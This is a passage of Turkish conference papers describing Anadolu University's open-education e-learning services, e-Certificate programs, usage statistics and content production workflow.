e-**Televizyon** hizmeti, ilgili dersin o yıl içerisinde TRT4’de yayınlanan videolarını içermektedir. Televizyon programları katılımcıların kolay erişimini sağlamak amacıyla Windows Media Video (wmv) formatına dönüştürülerek internet ortamında dağıtılmaktadır [5]. Katılımcılar programları bir kez bilgisayarına yükledikten sonra, istediği dersin istediği ünitesini zamana bağlı kalmadan seyredebilirler. Yaygın kullanım alanına sahip bir video formatı ile öğrenciler indirdikleri videoları PDA, SmartPhone, Tablet PC, Pocket PC vs. mobil ortamlarda rahatlıkla izleyebilmektedir (Şekil 5).



Şekil 5. e-Sertifika Programları Portalı e-Televizyon

e-**Sınav** hizmeti, e-Sertifika Programlarının katılımcıların resmi sınavlar öncesi kendilerini denemeleri ve başarı durumlarını gerçeğe yakın biçimde ölçmeleri amacıyla sunulmaktadır. e-Sınav soruları, gerçek sınav sorularının hazırlanma sürecine paralel olarak hazırlanmaktadır. Bu nedenle bir derste birkaç deneme sınavı gerçekleştiren katılımcı, o anda resmi sınava girdiğinde alacağı sınav notuna benzer sonuçlarla karşılaşabilmektedir. İnternet üzerinden yayınlanan sınavlar değerlendirmeye alınmaz, sadece katılımcıların kendilerini sınamalarına olanak verir. e-Sınav hizmetine girildiğinde sorular, ilgili derse ait soru bankasından her ünite için rassal olarak seçilerek ekrana gelmektedir. Bu nedenle yeni bir sınav başlatıldığında aynı sorulara rastlanması mümkün fakat tamamen aynı sınava rastlanma olasılığı düşüktür (Şekil 6).



Şekil 6. e-Sertifika Programları Portalı e-Sınav

Sertifika Programları Portalında yayınlanan alıştırma yazılımlarının ve e-derslerin asenkron olarak akademik danışmanlık hizmeti bulunmaktadır. e-**Danışmanlık** hizmeti, katılımcıların derslerle ilgili sorularını dersin akademik danışmanına sorarak birkaç gün içinde yanıt alabileceği bir hizmettir. Her dersin bir akademik danışmanı ve bir moderatörü bulunmaktadır. Danışmanlara gönderilen bu sorular bir moderatör tarafından incelenerek, geçersiz olanlar iptal edilmekte, ilgisiz olanlar doğru kanala yönlendirilmekte ve akademik içerikli olanlar ise ilgili danışmana yanıtlanması amacıyla iletilmektedir. Danışman tarafından yanıtlanan soru ve yanıtlara bütün katılımcılar erişebilmektedir.

e-**Sesli Kitap** hizmeti, görme engelli ve kitaplarını dinleyerek çalışmayı tercih eden katılımcılara yönelik olarak sunulmaktadır. Bu hizmet sayesinde katılımcılar sesli kitapları, MP3 formatıyla internet üzerinden bilgisayarlarına indirerek dinleme olanağına sahiptirler. e- Sesli Kitap hizmetinde, profesyonel seslendirme sanatçıları, kitapları radyofonik bir biçimde seslendirmekte ve ses efektleri ile kitaplar zenginleştirilmektedir (Şekil 7).



Şekil 7. e-Sertifika Programları Portalı e-SesliKitap

Sunulan tüm bu hizmetlerin kullanımı esnasında doğabilecek teknik sorunları çözebilmek amacıyla Açıköğretim Sistemi içerisinde e-Destek hizmeti geliştirilmiştir [6]. Bu hizmet ile öğrenciler e-öğrenme hizmetlerini kullanırken karşılaştıkları sorunları sistem sorumlularına ileterek problemlerine çözüm bulabilmektedirler.



Öğrenciler bir öğretim haftasında, önce ders kitabından ilgili üniteyi not alarak okuyabilecek, ardından e-Televizyon hizmetinden yararlanarak eğer varsa ilgili ünitenin televizyon programını izleyebilecektir. Bu ön hazırlıklardan sonra o üniteye ait varsa e-Ders yoksa e-Alıştırma dersini izleyerek çok sayıda çözümlü alıştırma sorusunu inceleyebilecek ve bilgilerini pekiştirecektir. Üniteye ait anlamadığı konular varsa e-Danışmanlık hizmeti yardımıyla akademik danışmanına soru sorabilecektir. Sınav tarihi yaklaştığında e-Sınav uygulamasına girerek deneme sınavları gerçekleştirebilecek ve yetersiz olduğu ünitelere geri dönerek tekrar çalışma olanağına sahip olacaktır.

e-Sertifika Portalı üzerinden sunulan e-öğrenme hizmetlerine mobil cihazlar ile de ulaşılabilmektedir [7].

### 3.3. Örgün Sınavlar

2006-2007 Bahar döneminde açılan e-Sertifika Programlarının sınavları İstanbul, İzmir, Ankara, Antalya, Adana, Eskişehir, Erzurum, Trabzon, Diyarbakır ve Almanya/Köln (sadece Batı Avrupa e-Sertifika Programları için) illerinde yüzyüze gerçekleştirilecektir. Öğrenciler kayıt başvurusu esnasında tercih etmiş oldukları ilde sertifika sınavlarına gireceklerdir. Katılımcıların sertifika programlarındaki derslerden başarılı olabilmeleri için sınavdan 100 puan üzerinden en az 50 puan alması gerekmektedir. Öğrencilere sınav sonunda derslerdeki başarı durumunu gösterir "Sınav Sonuç Belgesi" internette yayınlanacaktır. Bir programdaki üç dersin tümünden başarılı olan öğrenciler programa ait "Sertifika" almaya hak kazanacaklardır. Öğrenciler başarısız oldukları dersleri izleyen sertifika döneminde kayıt yenileme yaptırarak tamamlayabileceklerdir.

### 4. Anadolu Üniversitesinin e-Öğrenme Altyapısı

2006-2007 Bahar döneminde açılan Anadolu Üniversitesi e-Sertifika Programları Açıköğretim Sisteminde varolan e-Öğrenme

içeriği kullanılarak oluşturulmuştur. 2000'li yılların başından itibaren geliştirilmeye başlayan Açıköğretim e-Öğrenme içeriğinden sadece 2006 yılında 300.000'den fazla farklı öğrenci 7 milyondan fazla oturum açarak yararlanmıştır.

Açıköğretim Sistemi içerisinde yer alan e-Öğrenme hizmetleri e-Sertifika Programları Portalı içerisinden öğrencilerin kullanımına sunulmaktadır. ASP.NET platformunda C# programlama diliyle kodlanan e-Sertifika Portalı Microsoft'un SQL Server veritabanı çözümü ile bütünleşik olarak çalışmaktadır. e-Sertifika Programları Portalı 200 MB'lik TNet Metro Ethernet ve 100 MB'lik UlakNET hatları üzerinden yayınlanmaktadır.

e-Sertifika Programları Portalını kullanan öğrencilerin başarı oranlarının ve kullanım alışkanlıklarının analizlerinde kullanılmak üzere, oturum açma-kapama, e-öğrenme hizmetleri kullanma bilgileri (Hangi öğrencinin kaç televizyon programını, kitap, sesli kitap indirdiği veya izlediği, hangi öğrencinin e-sınavda kaç soruyu ne kadar sürede yanıtladığı vs.) eş zamanlı olarak saklanmaktadır. Bu sayede Açıköğretim Sistemi içerisinde verilen hizmetlerin öğrencilerin başarılarındaki etkisi araştırılabilmektedir. Elde edilen değerlendirme sonuçlarına göre e-öğrenme hizmetlerinin kalitelerinin ve etkinliklerinin artırılması amaçlanmaktadır.

### 5. e-Sertifika Programlarının Organizasyonu

Anadolu Üniversitesi e-Sertifika Programları üniversitenin çeşitli birimlerinin katkılarıyla yürütülmektedir. Açıköğretim Fakültesi e-Sertifika Programları Koordinatörlüğü programların idari sorumluluğunu üstlenmiştir. Sertifikalar Anadolu Üniversitesi Yayıneğitim Uygulama ve Araştırma Merkezi tarafından verilmekte, 2006-2007 Bahar döneminde açılan 11 e-Sertifika programına ait e-öğrenme malzemeleri ve internet hizmetleri Açıköğretim Fakültesi Bilgisayar Destekli

Eğitim Birimi tarafından, ders kitapları Açıköğretim Fakültesi Kitap Birimi tarafından sağlanmaktadır. e-Sertifika Programlarının kayıt ve sınav işlemleri Anadolu Üniversitesi Bilgisayar Araştırma ve Uygulama Merkezi tarafından yerine getirilmekte, örgün sınav soruları Açıköğretim Fakültesi Test Araştırma Birimi tarafından hazırlanmakta ve tanıtım etkinlikleri Anadolu Üniversitesi İletişim Bilimleri Fakültesi Halkla İlişkiler Bölümü tarafından gerçekleştirilmektedir. Batı Avrupa sertifika programlarının yürütülmesinde ise Almanya-Köln'deki Batı Avrupa Bürosu destek vermektedir.

### 6. Anadolu Üniversitesinin Sertifika Deneyimi

Sertifikaya yönelik eğitimde öğrenciye verilen sertifikaların diğer kurumlarca kabul görmesini sağlayan faktörlerin birincisi verilen eğitimin kalitesi iken ikinci en önemli faktör öğrencinin bu sertifikaya hak kazanmasını sağlayan sınavların kalitesidir. Sertifika sınavlarında gerekli sınav güvenliği sağlanıyorsa ve ölçme-değerlendirme yöntemlerine uygun değerlendirme yapılamıyorsa verilen sertifikaların değeri kısa sürede düşecektir. Anadolu Üniversitesi sertifika sınavları konusunda önemli birikime sahip bir kurumdur. 80'li yıllarda Turizm Eğitim Sertifika Programı, 90'lı yıllarda ise Televizyon Yoluyla Yaygın Çiftçi Eğitimi Projesi (Yayçep) kapsamında binlerce öğrenciye sertifika verilmiştir. Eylül 2002 tarihinden bu yana Sermaye Piyasası Kurulu Lisanslama Sınavları Anadolu Üniversitesi tarafından gerçekleştirilmektedir. Temel düzey, ileri düzey, türev araçları, kurumsal yönetim ve kredi derecelendirme olmak üzere dört bölüme ait olan 30 dersin sınav soruları Açıköğretim Fakültesi Test Araştırma Birimi (TAB) tarafından hazırlanmaktadır. SPK sınavlarının hazırlık süreci açıköğretim sınavlarının hazırlık süreci ile aynıdır. Ham sorular SPK tarafından görevlendirilen 7-8 kişilik bilimsel redaksiyon grubu tarafından hazırlanarak TAB'a gönderilmektedir. TAB, gelen soruları ölçme-değerlendirme

kurallarına uygun olarak düzenlemekte ve basılabilir onayı SPK'nın oluşturduğu 5 kişilik Lisans Sicil Grubu tarafından verilmektedir. SPK sınavları Ocak, Mayıs ve Eylül ayları olmak üzere yılda 3 kez, Ankara, İstanbul, İzmir, Adana ve Antalya'da örgün olarak yapılmaktadır. 2006 Eylül ayında düzenlenen sınava yaklaşık 17.000 kişi katılmıştır (www.spk.gov.tr/lsg/ocak\_2007\_kilavuz.pdf).

### Sonuç

Uzaktan öğrenme etkinliğini kayda değer biçimde arttıran Açıköğretim e-Öğrenme hizmetlerinin ve içeriğinin bu hizmetten yararlanamayan geniş kitlelerin kullanımına açılabilmesi amacıyla e-Sertifika Programları tasarlanmıştır.

Herhangi bir yüksek öğretim kurumunda okumakta olan ya da mezun olmuş kişilerin kendi alanları dışındaki bir Açıköğretim Programına sınavsız olarak kayıt yaptırma olanağı sağlayan İkinci Üniversite uygulamasında 50.000'e yakın öğrencinin kayıtlı olması ve sadece 2006-2007 öğretim yılında 20.000'e yakın öğrencinin kayıt yaptırmış olması Açıköğretim tarafından sunulan içeriğe yönelik ilginin önemli bir göstergesidir. Anadolu Üniversitesi e-Sertifika Programları ikinci öğrenim ihtiyacının geniş kitleler tarafından daha esnek, etkin ve ekonomik bir biçimde karşılanmasına olanak sağlayacaktır.

Anadolu Üniversitesi Türkiye'de ülke çapında sınav düzenleyebilen üç büyük kurumdan birisidir. Diğer kurumlar olan ÖSYM ve MEB'den farklı olarak Batı Avrupa ülkelerinde de yaygın sınavlar düzenleme altyapısına sahiptir. Şu anda 10 sınav merkezinde düzenlenen e-Sertifika Programlarının sınavları kısa sürede daha fazla sayıda sınav merkezine yaygınlaştırılabilir. Diğer taraftan izleyen dönemlerde gerek Açıköğretim e-Öğrenme içeriğine dayalı gerekse özgün olarak hazırlanan daha fazla sayıda e-Sertifika programının tasarlanarak uygulamaya konulması için çalışmalar başlatılmıştır.

## Kaynaklar

- [1] ODTÜ Bilgi Teknolojileri Sertifika Programı ( <http://idea.metu.edu.tr>),
- [2] Enocta Akademi (<http://www.enoctaakademi>),
- [3] Mutlu, M.E., Çetinöz, N. ve Avdan, H., “İnternete Dayalı Alıştırma Yazılımlarının Etkinliği”, **Eğitek 2004, IV. Uluslararası Eğitim Teknolojileri Sempozyumu**, Sakarya, 24 - 26 Kasım 2004.
- [4]. Mutlu, M.E., Beyaz Korkut, M. ve Yılmaz, Ü., “Ders Kitaplarının Dağıtım Amacıyla İnternetin Kullanılması: Açıköğretim e-Kitap Uygulaması Örneği”, **6. Uluslararası Eğitim Teknolojileri Konferansı**, Doğu Akdeniz Üniversitesi, 1921 Nisan 2006.
- [5] Mutlu, M.E., Havdan, H. ve İşeri, P., “Açıköğretim Televizyon Programlarını İnternet Ortamında Yayınlama Hizmetinin Değerlendirilmesi”, **6. Uluslararası Eğitim Teknolojileri Konferansı**, Doğu Akdeniz Üniversitesi, 19-21 Nisan 2006.

[6] Mutlu, M.E., Kip, B. ve Kayabaş, İ., “İnternet Ortamında Sunulan Açıköğretim Hizmetlerinde Öğrencilerin Teknik Sorunlarının Çözümü İçin Merkezi Bir Yaklaşım: Açıköğretim E-Destek Hizmeti”, **Bilgi Teknolojileri IV & Akademik Bilişim 2006**, Pamukkale Üniversitesi Kongre ve Kültür Merkezi, 9-11 Şubat 2006.

[7] Mutlu, M.E., Yenigün, H.U. ve Uslu, N., “Açıköğretimde Mobil Öğrenme: Açıköğretim E-Öğrenme Hizmetlerinden Mobil Bilişim Aygıtlarıyla Yararlanma Olanaklarının Değerlendirilmesi”, **Bilgi Teknolojileri IV & Akademik Bilişim 2006**, Pamukkale Üniversitesi Kongre ve Kültür Merkezi, 9-11 Şubat 2006.

[8] Mutlu, M.E., Özöğüt Erorta, Ö. ve Yılmaz, Ü., “Efficiency of e-Learning in Open Education”, **First International Conference on “Innovations in Learning for the Future: e-Learning”**, İstanbul, 26-27 October 2004.

## Açıköğretim E-Öğrenme Yapım ve Sunum Altyapısı

### Mehmet Emin Mutlu, Mehmet Faruk Gülen, Gökhan Deniz Dinçer

Anadolu Üniversitesi, Açıköğretim Fakültesi, BDE Birimi, 26470, Eskişehir  
memutlu@anadolu.edu.tr, mfgulen@anadolu.edu.tr, gddincer@anadolu.edu.tr

**Özet:** Uzaktan öğrenme gereksinimlerinin artması ve teknolojiye gelişmeler nedeniyle e-Öğrenme içeriğinin yapımı ve sunumunda giderek karmaşıklaşan iş süreçleri ortaya çıkmaktadır. E-Öğrenme içeriğinin yapımında ve sunumunda etkin olan süreçler ve iş akışı tasarlanırken insan gücü, donanım ve yazılım bileşenleri önem kazanmaktadır. Bu çalışmada Anadolu Üniversitesi Açıköğretim sisteminde üretilen ve uzaktan öğretim gören öğrencilere sunulan e-Öğrenme içeriğinin yapım süreci ve sunum altyapısı örneği incelenerek e-öğrenme içeriğinin yapım ve sunum süreçlerindeki güncel gelişmeler değerlendirilmiştir.

**Anahtar Kelimeler:** Açık ve uzaktan öğretim, e-Öğrenme, e-Öğrenme yapımı ve sunumu

### Open Education E-Learning Development And Publishing Infrastructure

**Abstract:** Requirements of distance education and technological developments lead to more and more complex work processes for the development and publishing of e-learning content. Labor force, hardware and software components become more important in planning the processes and work flow necessary for the development and publishing of the e-learning content. In this study, the development process and publishing infrastructure of the e-Learning content developed by Anadolu University Open Education System and offered to distance learning students is examined, and improvements in the development and publishing processes of the e-learning content is evaluated.

**Keywords:** Open and distance education, e-Learning, e-Learning development and publishing

### 1. Giriş

Anadolu Üniversitesinde uzaktan öğretim tekniğine göre hazırlanmış ders kitapları, TRT4 kanalında yayınlanmak üzere hazırlanan eğitim programları ve 60'tan fazla ilde akşamları ve hafta sonları düzenlenen yüzyüze akademik danışmanlık dersleri açıköğretim sisteminin kuruluşunda öngörülmüş bulunan öğretim ortamlarını oluşturmaktadır. Son yıllarda eğitim teknolojisinde yaşanan gelişmelerle internet teknolojisinde yaşanan gelişmeler, Açıköğretim sistemiyle öğretim gören öğrencilere giderek gelişen e-Öğrenme hizmetlerinin sunulmasına olanak sağlamıştır.

### 2. Açıköğretim E-Öğrenme Portalı

1999–2000 öğretim yılında internet ortamındaki deneme sınavlarıyla başlayan Açıköğretim e-Öğrenme Hizmetleri, günümüzde çok sayıda bölüme ve derse yönelik olarak hazırlanan elektronik dersler, elektronik kitaplar, elektronik danışmanlık, internet ortamında televizyon programlarının ve sesli kitapların dağıtımını gibi hizmetlerle çoğalmıştır.

Açıköğretim öğrencilerine internet ortamında sunulan e-Öğrenme hizmetlerinin sayısının artması, bu hizmetlerden yararlanan öğrencilerin sayısının da artmasına neden olmuştur.

Aşağıdaki tabloda 2005 ve 2006 yıllarında Açıköğretim e-Öğrenme Portalından yararlanan farklı öğrenci sayıları ile portaldaki oturum açma sayıları verilmiştir.

Yıl	Öğrenci Sayısı	Yararlanma Sayısı
2005/5-12	191.828	2.610.419
2006/1-11	319.687	7.303.947

**Tablo 1.** 2005 – 2006 yılları e-Öğrenme Portalı İstatistikleri

Açıköğretim e-Öğrenme hizmetleri gerek yayınlanan eğitsel içerik miktarı, gerekse bu hizmetlerden yararlanan öğrenci sayısı itibarıyla Türkiye'nin önde gelen e-Öğrenme uygulaması durumundadır.

### 2.1. e-Alıştırma

İnternete dayalı alıştırma yazılımları projesi Açıköğretim Fakültesi bünyesinde Bilgisayar Destekli Eğitim (BDE) birimi tarafından 2002-2003 öğretim yılında başlatılmıştır. İnternete dayalı alıştırma yazılımlarıyla açıköğretim öğrencilerine internet ortamında etkin ve verimli ders çalışma atmosferi oluşturmak amaçlanmaktadır. Öğrenciler internette bu derslere girerek oturum açtıklarında, sesli ve etkileşimli olarak hazırlanmış çokluortam yazılımları yardımıyla ünitelerini çalışabilmekte ve çok sayıda çözümlü örneği inceleyerek öğrendiklerini pekiştirebilmektedirler. İnternete dayalı alıştırma yazılımlarında, çözümlü çoktan seçmeli soruların yer aldığı SORU bölümü, konu ile ilgili örnek olayların probleme dönüştürülerek aşamalı olarak çözüldüğü ÖRNEK bölümü, sadece doğru yanıtlarının verildiği çoktan seçmeli sorulardan oluşan TEST bölümü ve öğrencinin soru çözerken ihtiyaç duyması halinde başvurması için kısa bir konu özetinin bulunduğu KONU bölümü yer almaktadır.

Sesli ders anlatımı, hareketli canlandırmalar ve yoğun öğrenci-bilgisayar etkileşimini barındıran çok ortamlı eğitim yazılımı olan alıştırma yazılımları ders başına 150-200 MB büyüklüğünde disk alanı kaplamaktadır.

Günümüzde 50 dersin 738 ünitesine ait e-Alıştırma yazılımı internet üzerinden sunulmakta, 24 yeni dersin yapımı devam etmektedir.

İnternete dayalı alıştırma yazılımları en son teknolojilerle tasarlanmakta ve endüstri standartları kalitesinde geliştirilmektedir. 2004 yılında bu yazılımların geliştirilmesinde 100'den fazla konu uzmanı, 60'dan fazla tasarımcı, 20'den fazla seslendirmeci görev almıştır.

Uzaktan eğitim sistemine kayıtlı öğrenciler, Açıköğretim e-Öğrenme Portalında oturum açarak sınıf seçimi yaptıktan sonra listelenen derslerin alıştırma yazılımlarını sesli ya da sessiz olarak izleyebilmektedir. Böylece açıköğretim öğrencilerinin internet ortamında daha etkin ve verimli ders çalışabilmeleri sağlanmaktadır[3].

### 2.2. e-Danışmanlık

Açıköğretim e-Öğrenme Portalında yayınlanan alıştırma yazılımlarının asenkron olarak akademik danışmanlık hizmeti bulunmaktadır. e-Danışmanlık hizmeti, öğrencilerin derslerle ilgili sorularını dersin akademik danışmanına sorarak birkaç gün içinde yanıt alabileceği bir hizmettir. Her dersin bir akademik danışmanı ve bir moderatörü bulunmaktadır. Danışmanlara gönderilen bu sorular bir moderatör tarafından incelenerek, geçersiz olanlar iptal edilmekte, ilgisiz olanlar doğru kanala yönlendirilmekte ve akademik içerikli olanlar ise ilgili danışmana yanıtlanması amacıyla iletilmektedir. Danışman tarafından yanıtlanan soru ve yanıtlara bütün öğrenciler erişebilmektedir.

Açıköğretim öğrencileri tarafından giderek daha fazla ilgi gösterilen e-Danışmanlık hizmetinde, öğrenciler tarafından 2005 yılında 1.048, 2006 yılında ise 3.722 soru sorulmuştur. Bu sorular ve yanıtları 40 binden fazla öğrenci tarafından okunmuştur.

### 2.3. e-Destek

Öğrencilere internet üzerinden sunulan hizmetler, öğrencilerin bu ortamlarda karşılaştıkları sorunları ilgili kişilere iletme ihtiyacını

da doğurmaktadır. Açıköğretim öğrencilerine internet ortamında sunulan hizmetlerin sayısının artmasıyla birlikte, değişik sorun bildirme ortamlarının yarattığı dağınıklık; hem öğrencilerin etkili ve verimli hizmet almasına hem de yetkililerin hizmet sunmasına engel oluşturmaktadır. Standart sorun bildirme ortamı gereksinimi nedeniyle bu hizmetlerin sunulduğu çok sayıda site için kullanılabilir merkezi bir yaklaşıma ihtiyaç bulunmaktadır.

e-Destek hizmeti, oturum açma ve şifre problemleri, içerik ve yazım hataları, açılmayan bağlantılar gibi öğrencilerin karşılaştıkları teknik sorunları yetkililere daha rahat ve hızlı biçimde iletebilmelerine olanak sağlayan destek platformudur.

e-Destek hizmeti ile, günün herhangi bir saatinde program ile ilgili soru veya sorun sisteme eklenebilmektedir. Ayrıca, sistemde yer alan diğer sorular öğrenciler tarafından incelenebilmektedir.

e-Destek Hizmeti sorunların rahat bir ortamda iletilmesine imkan sağlamak amacıyla sade ve kullanımı kolay bir arayüzle tasarlanmıştır. Öğrenciler yardım almak istedikleri Açıköğretim hizmetlerinin web sitelerinde yer alan e-Destek bağlantılarına tıklayarak e-Destek Hizmetine erişebilir. Öğrencilerin e-Destek Sistemine girebilmeleri için TC kimlik numaralarıyla öğrenci olarak oturum açmaları yeterlidir [4].

e-Destek hizmetinde, öğrenciler tarafından 2006 yılında 7.496 soru sorulmuş, 3.930 soruya yanıt verilmiştir. Bu sorular ve yanıtları 40 binden fazla öğrenci tarafından okunmuştur.

### 2.4. e-Televizyon

Açıköğretim Fakültesi'nde televizyon programları Açıköğretim Fakültesi Radyo ve Televizyon Yapım Merkezi'nde üretilmektedir. Açıköğretim televizyon programları hazırlanırken, konular ders kitapları içerisinden program koordinatörleri, editör, senaryo yazarı ve yönetmen, işbirliğiyle belirlenmektedir. Bundan sonraki aşamalar, senaryo yazımı, programların yapımı ve yayınlanmasıdır.

Açıköğretim Fakültesi'nin kuruluşundan bugüne kadar lisans, önlisans ve lisans tamamlama programlarına yönelik olarak hazırlanan televizyon programı sayısı yaklaşık 5.000'dir. Yılda 24 hafta, haftada 37 saat ve yılda 888 saat televizyon yayını yapılmaktadır. Batı Avrupa Programlarında kayıtlı olan öğrenciler TRT yayınlarını izleyemediklerinden dolayı televizyon programları kendilerine DVD formatında gönderilmektedir.

Öğrenciler e-Televizyon hizmetinin başlamasıyla birlikte Açıköğretim e-Öğrenme portalında oturum açarak istedikleri derslere ait televizyon programlarının video dosyalarına erişebilir duruma geldiler. e-Televizyon hizmetinde bulunan ders videoları bilgisayara kaydedilerek çevrimdışı izlenebildiği gibi, bilgisayara kaydedilmeden çevrimiçi olarak da izlenme özelliğine sahiptir.

Açıköğretim Fakültesi Radyo ve Televizyon Yapım Merkezi'nden Betacam ortamında teslim alınan eğitim programları BDE Biriminde sayısallaştırılarak Windows Media Video formatında video dosyalarına dönüştürülmekte ve yayınlanmaktadır [2].

e-Televizyon hizmetinde şu anda 163 derse ait 1.196 eğitim programı yayınlanmaktadır. e-Televizyon hizmetinde yayınlanan her video dosyası yaklaşık "1 MB / 1 dk" şeklinde oranlıdır. 20 dk. video kaydı, yaklaşık olarak 20 MB yer kaplamaktadır.

### 2.5. e-Kitap

Anadolu Üniversitesi Açıköğretim Sisteminde temel öğretme-öğrenme aracı olan ders kitapları uzaktan eğitim tekniğine göre ve öğrencinin kendi kendine öğrenmesini sağlayacak şekilde planlı ve örgütlü bir çalışma sonucunda hazırlanmaktadır. Anadolu Üniversitesi Uzaktan Eğitim Sistemine bugüne kadar yeniden tasarlanarak yayım ve basımı gerçekleştirilen kitapların sayısı 500'ü aşmıştır. Her yıl yaklaşık 5 milyon kitap Anadolu Üniversitesi Basımında basılarak bürolar aracılığıyla öğrencilere ulaştırılmaktadır. Kitapların yazımı, alanlarında



uzman değişik üniversitelerde görevli 1000'in üzerinde öğretim üyesinin yazarlığında ve editörlüğünde gerçekleştirilmektedir.

2003–2004 öğretim yılında öğrencilere bürolardan kitap dağıtımında yaşanan gecikmelerden dolayı yaşadıkları kaybı gidermek amacıyla kitapların elektronik kopyalarının internetten yayınlanması düşüncesi doğmuştur. Bu amaçla 2003–2004 öğretim yılı başlangıcında Açıköğretim kitaplarının bir bölümü PDF formatında e-kitap olarak internetten yayınlanmıştır. Öğrenciler bu kitapları serbestçe bilgisayarlarına indirerek bürolardan ders kitaplarını aldıkları döneme kadar yararlanmışlardır. Önceleri geçici bir sorunu gidermek amacıyla başlayan bu uygulama, kitapların dağıtımında yaşanan sorunların giderilmesinden sonra da öğrencilerin taleplerinin devam ettiğinin saptanmasıyla kalıcı bir hizmete dönüştürülmüştür.

Yeterince bilgilenmemiş öğrencilerin e-kitapları kendilerine bürolarda verilen kitaplarla aynı öğretim malzemesi olduğunu fark etmeden yazıcıdan dökmek yöntemiyle basılı ortama aktardıkları gözlenmiştir. Bu türden yanlış kullanımların önüne geçmek amacıyla e-Kitaplar PDF formatından Flash Paper formatına dönüştürülerek, yazıcıdan çıktı alınmasını ve e-kitabın bilgisayara indirilmesini engelleyen düzenlemeler yapılmıştır. Böylece yeni sistemde Açıköğretim e-kitapları sadece çevrimiçi olarak kullanılabilir[1].

e-Kitap hizmetinde şu anda 224 derse ait 2.879 ünite yayınlanmaktadır. Her ders yaklaşık 10 MB yer kaplamaktadır.

### 2.6. e-Sesli Kitap

2004–2005 öğretim yılında özellikle görme engelli öğrencilerin ders kitaplarını sesli olarak dinleyebilmelerini sağlamak amacıyla e-Sesli Kitap projesi internet ortamında başlatılmıştır. Böylece görme engelli ya da ekrandan kitap okumakta güçlük çeken öğrenciler işyerinden ya da bir internet kafeden derslerine erişerek, ders kitabının ünitelerine ait ses dosyalarını bilgisayarına kaydetmek suretiyle dinleyebilirler.

Kitaplar profesyonel seslendirme sanatçıları tarafından radyofonik bir biçimde seslendirilmekte ve ses efektleri ile anlatım zenginleştirilmektedir[3].

e-Sesli Kitap hizmetinde şu anda 14 ders ve bu 14 derste 249 ünite yayınlanmaktadır. e-Sesli kitap hizmetinde yayınlanan her ünite ses dosyası yaklaşık "1 MB / 2 dk." şeklinde oranlıdır. 60 dk. ses kaydı, yaklaşık olarak 30 MB yer kaplamaktadır.

### 2.7. e-Sınav

e-Sınav hizmeti, Anadolu Üniversitesi açıköğretim sistemi öğrencilerinin resmi sınavlar öncesi kendilerini denemeleri ve başarı durumlarını gerçeğe yakın biçimde ölçmeleri amacıyla sunulmaktadır. e-Sınav uygulamasının amaçlarından biri de öğrencilerin sınav tekniğine alışması ve bu konuda hizmet veren dershanelerin en büyük müşterileri durumuna gelen açıköğretim öğrencilerinin dershanelere olan gereksinimlerinin giderilmesidir.

İlk kez 1999–2000 öğretim yılında Deneme Sınavları adıyla uygulamaya konulan Açıköğretim Fakültesi e-Sınav hizmetleri, verilen diğer hizmetler arasında en çok yararlanan eğitim uygulaması durumundadır.

e-Sınav soruları, Açıköğretim Fakültesi Test Araştırma Birimi (TAB) tarafından gerçek sınav sorularının hazırlanma sürecine paralel olarak hazırlanmaktadır. Bu nedenle bir derste birkaç deneme sınavı gerçekleştiren öğrenci, o anda resmi sınava girdiğinde alacağı sınav notuna benzer sonuçlarla karşılaşabilmektedir.

e-Sınav hizmetinde şu anda 124 ders ait 11.216 soru yayınlanmaktadır. 2006 yılında gerçekleştirilen sınav sayısı 10.372.116'dır.

### 2.8. Öğrenci Bilgilerinin e-Öğrenme Portalına Kaydı

Öğrenci kayıtları sonrası Anadolu Üniversitesi Bilgisayar Araştırma ve Uygulama Merkezi (BAUM)'nden Açıköğretim sistemine kayıt olan öğrencilerin gerekli bilgileri

Bilgisayar Destekli Eğitim (BDE) birimince talep edilmektedir. 2006 – 2007 öğretim yılından itibaren örgün programlarda kayıtlı öğrencilerin de portala kaydı yapılmaktadır. Öğretim dönemi başında BAUM'dan temin edilen öğrenci listeleri, Açıköğretim e-Öğrenme Portalının SQL veritabanı sunucusuna aktarılmaktadır. Ocak 2007 döneminde 1.533.562 kullanıcı e-Öğrenme Portalında oturum açabilme olanağına sahiptir.

### 3. E-Öğrenme Yapımı İş Akışı

e-Öğrenme yapımı iş akışı başlıca, planlama, tasarım, yapım, denetim ve sunum aşamalarını kapsamaktadır.

Bu aşamalarda ünite yazarı, editör, yapım sorumlusu, gerçekleştirmeci, grafiker, canlandırıcı, seslendirmeci ve video sunucusu rollerinin görev aldığı görülmektedir.

Ünite yazarı; hizmeti sunulacak dersin kendisiyle ilgili olan ünitesinin, kitap bölümünü yazmak, e-Alıştırma için özet senaryo metni hazırlamak ve e-Sınav hizmeti için test soruları hazırlamakla sorumludur.

Editör; ünite yazarlarını belirlemek ve ünite yazarından gelen malzemelerin akademik denetimini gerçekleştirmekten sorumlu kişidir.

Yapım sorumlusu; denetimi editör tarafından yapılmış öğrenme malzemelerinin e-Öğrenme hizmetleri için hazırlanmasından sorumludur.

Gerçekleştirmeci; yapım sorumlusu tarafından öğretim tasarımı gerçekleştirilmiş malzemelerin programlama ve tasarım yazılımları ile gerçekleştirilmesinden sorumludur.


Grafiker; e-Öğrenme hizmetlerinin grafik ihtiyacının giderilmesinden sorumludur.

Seslendirmeci ve video sunucusu; e-Öğrenme hizmetlerinde gerektiğinde seslendirme ve video çekimlerinde rol oynamaktadır.

### 3.1. Planlama Aşaması

Yeni bir e-Öğrenme hizmetinin tasarlanması ve uygulamaya konulması kendi başına bir projedir. Böyle bir çalışmada proje planlaması teknikleri uygulanmaktadır. Diğer taraftan tasarımı tamamlanmış ve uygulamaya konuşacak olan bir e-Öğrenme hizmetinde hangi derslere ait içeriğin üretileceği ve bu üretim sürecinde kimlerin görev alacağını belirlemek için üretim planlaması tekniklerine başvurulmaktadır.

Yeni bir e-Öğrenme hizmetinin tasarlanması ve uygulamaya konulması aşamasında gerçekleştirilen beyin fırtınası tartışmalarında Mind Manager yazılımıyla taslak süreç planı hazırlanır. Açıköğretim sisteminde hangi derslere ait e-Öğrenme içeriğinin üretilmesine karar verilirken, derslerde kayıtlı olan öğrenci sayıları, derslerin kaç farklı bölümde okutulduğu, ders kitaplarında gerçekleşen değişiklikler gibi bilgiler kullanılır. Derslere ait ünite adları, yazarları, editörler, yapım sorumlusu, gerçekleştirmeci, grafikerler, seslendirmeci ve video sunucularının yer aldığı tablolar hazırlanmaktadır.



Şekil 1. Planlama Süreci

